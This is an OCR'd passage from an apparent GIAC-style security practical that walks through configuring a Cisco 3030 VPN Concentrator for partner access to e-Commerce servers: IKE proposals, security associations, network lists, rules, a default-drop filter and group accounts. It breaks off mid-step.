
Section 2.3.2 - VPN Concentrator Implementation Tutorial

Cisco 3030 VPN Concentrator Configuration

1. The first step in our configuration is to create a custom IKE proposal. This screen can be found under the "Configuration…System…Tunneling Protocols…IPSec…IKE Proposals" menu. We will call the proposal "CiscoVPNClient-3DES-MD5" and it will contain the following parameters (shown in Figure 1):

   Authentication Mode: Preshared Keys (XAUTH)
   Authentication Algorithm: MD5/HMAC-128
   Encryption Algorithm: 3DES-168
   Diffie-Hellman Group: Group 2 (1024 bits)
   Lifetime Measurement: Both
   Data Lifetime: 10000
   Time Lifetime: 86400

   Figure 1:




2. Next, we will create a custom Security Association that will make use of our newly created IKE proposal. This screen is located under the "Configuration…Policy Management…Traffic Management…SAs" menu. It will contain the following parameters (shown in Figure 2):

   SA Name: CiscoESP-3DES-MD5
   Inheritance: From Rule

   IPSec Parameters
   Authentication Algorithm: ESP/MD5/HMAC-128
   Encryption Algorithm: 3DES-168
   Encapsulation Mode: Tunnel
   Perfect Forward Secrecy: Disabled
   Lifetime Measurement: Time
   Data Lifetime: 10000
   Time Lifetime: 28000

IKE Parameters
IKE Peer: 0.0.0.0 (This is left at the default setting since we are not working with a LAN-to-LAN IPSec connection)
Negotiation Mode: Main
Digital Certificate: None (Use Preshared Keys)
Certificate Transmission: Identity Certificate Only (this setting is not relevant to our setup and is left at the default)
IKE Proposal: CiscoVPNClient-3DES-MD5

Figure 2:




3. Now we need to implement traffic filtering for these connections. At this point in time, GIAC's business partners will only need access to the e-Commerce web application servers. We will begin by creating a network list that contains these three systems. Since our setup is fairly simple right now, one destination network list will be sufficient for all business partners. However, if the needs of specific partners change, or new partnerships are established, we can easily create separate network lists that address those needs. In conjunction with this list, we will also need to create a network list for each business partner that defines the inbound IP addresses from each partners' internal network.

Conveniently, all of our partners utilize private address spaces that do not conflict with GIAC's internal address space or each other's. However, if in the future we need to deal with conflicting address spaces, this can be easily accomplished by using the built-in Network Address Translation features found in our VPN Concentrator[16].
The option to create network lists is found under "Configuration…Policy Management…Traffic Management…Network Lists". We will create a new network list called "Business Partner Access" with the following parameters (shown in Figure 3):

List Name: Business Partner Access
Network List: 10.1.2.4/0.0.0.0
10.1.1.4/0.0.0.0
10.1.1.5/0.0.0.0

Note: For the sake of brevity, the creation of the other three network lists mentioned in this step is not shown. It will be assumed that lists were created containing the private IP subnets for each business partner as shown in Diagram 1 (above), and were named as <*business partner name*> Private Network.




4. Now that the creation of our network lists is complete, we will need to create several rules to allow traffic from our business partners to our e-Commerce servers. We will document (with screenshots) the creation of our first set of inbound/outbound rules, with the assumption that identical combinations of inbound/outbound rules will be created for each partner following the format outlined below. The "Rules" menu is located under "Configuration…Policy Management…Traffic Management…Rules". We will create the first inbound rule for our partner International Fortunes Inc. with the following parameters (as shown in Figure 4a):

   For the sake of brevity, we will assume that identical rules have been created for each business partner with the partner-specific modifications as noted below.

   Rule Name: International Fortunes Inc. Access Inbound (Note: All rule names will conform to the format <*business partner name*> Access <*direction*>.)
   Direction: Inbound
   Action: Forward
   Protocol: Any
   TCP Connection: Don't Care
   Source Address
   Network List: International Fortunes Inc. Private Network (Note: When source or destination addresses are specified using a pre-existing network list, the "IP Address" and "Wildcard" fields are ignored).
   Destination Address
   Network List: Business Partner Access
   TCP/UDP Source Port
   Port: Range
   Range[17]: 0 to 65535
   TCP/UDP Destination Port
   Port: Range
   Range: 0 to 65535
   ICMP Packet Type
   0 to 255


   Figure 4a:



We must also create an outbound rule to permit traffic from our internal systems to get back to our partner networks through the VPN. This rule is essentially the same rule as above with the following differences (as shown in Figure 4b):

Direction: Outbound
Source Address: Business Partner Access
Destination Address: International Fortunes Inc. Private Network


Figure 4b:



5. We will use the rules created in step 4 to create a filter that will serve as the default filter for our business partner access. Once again, given the simplicity of the current access requirements, we can accomplish what we need with one filter. In the future, it may become necessary to provide a more granular level of access, which is facilitated by the creation of additional filters. The “Filters” menu is located under “Configuration…Policy Management…Traffic Management…Filters”.
   Our filter will contain the following parameters (as shown in Figure 5a):


   Filter Name: Business Partner Access Filter
   Default Action: Drop
   Source Routing: unchecked
   Fragments: unchecked
   Description: Business Partner Access to GIAC e-Commerce Systems

   Figure 5a:



Now that the filter is created, the final part of this step is to assign rules to the filter. We will simply need to assign all the rules we created in step 4 to our filter. This filter will become the default filter assigned to each business partner upon connection. From the "Filters" menu, we will select the "Business Partner Access" filter we just created from the text box and click the "Assign Rules to Filter" button. This screen is shown in Figure 5b.

Figure 5b:




6. The final step in our VPN configuration is the creation of both a group and a user account for each 3002 hardware client. The username/password and group name/password combinations will then be used for authentication and to control some initial configuration options (default filters, allowed tunneling protocols, etc.). These user and group accounts will actually be stored in the 3030 VPN Concentrator's local user database. We will first create a group and user account for International Fortunes Inc. and all parameters and configuration settings will be documented. We will then assume that with the exception of the username/password combination, all other user and group accounts will be identical to this one.

   We will create a new group with the following parameters (as shown in Figures 6a – 6c). For the sake of brevity, only the features that are applicable to our setup will be documented here, along with screenshots. The "Groups" menu is located under "Configuration…User Management…"

   Identity Tab
   Group Name: intlfortunes_grp
   Password: <*password*>
   Verify: <*password*>

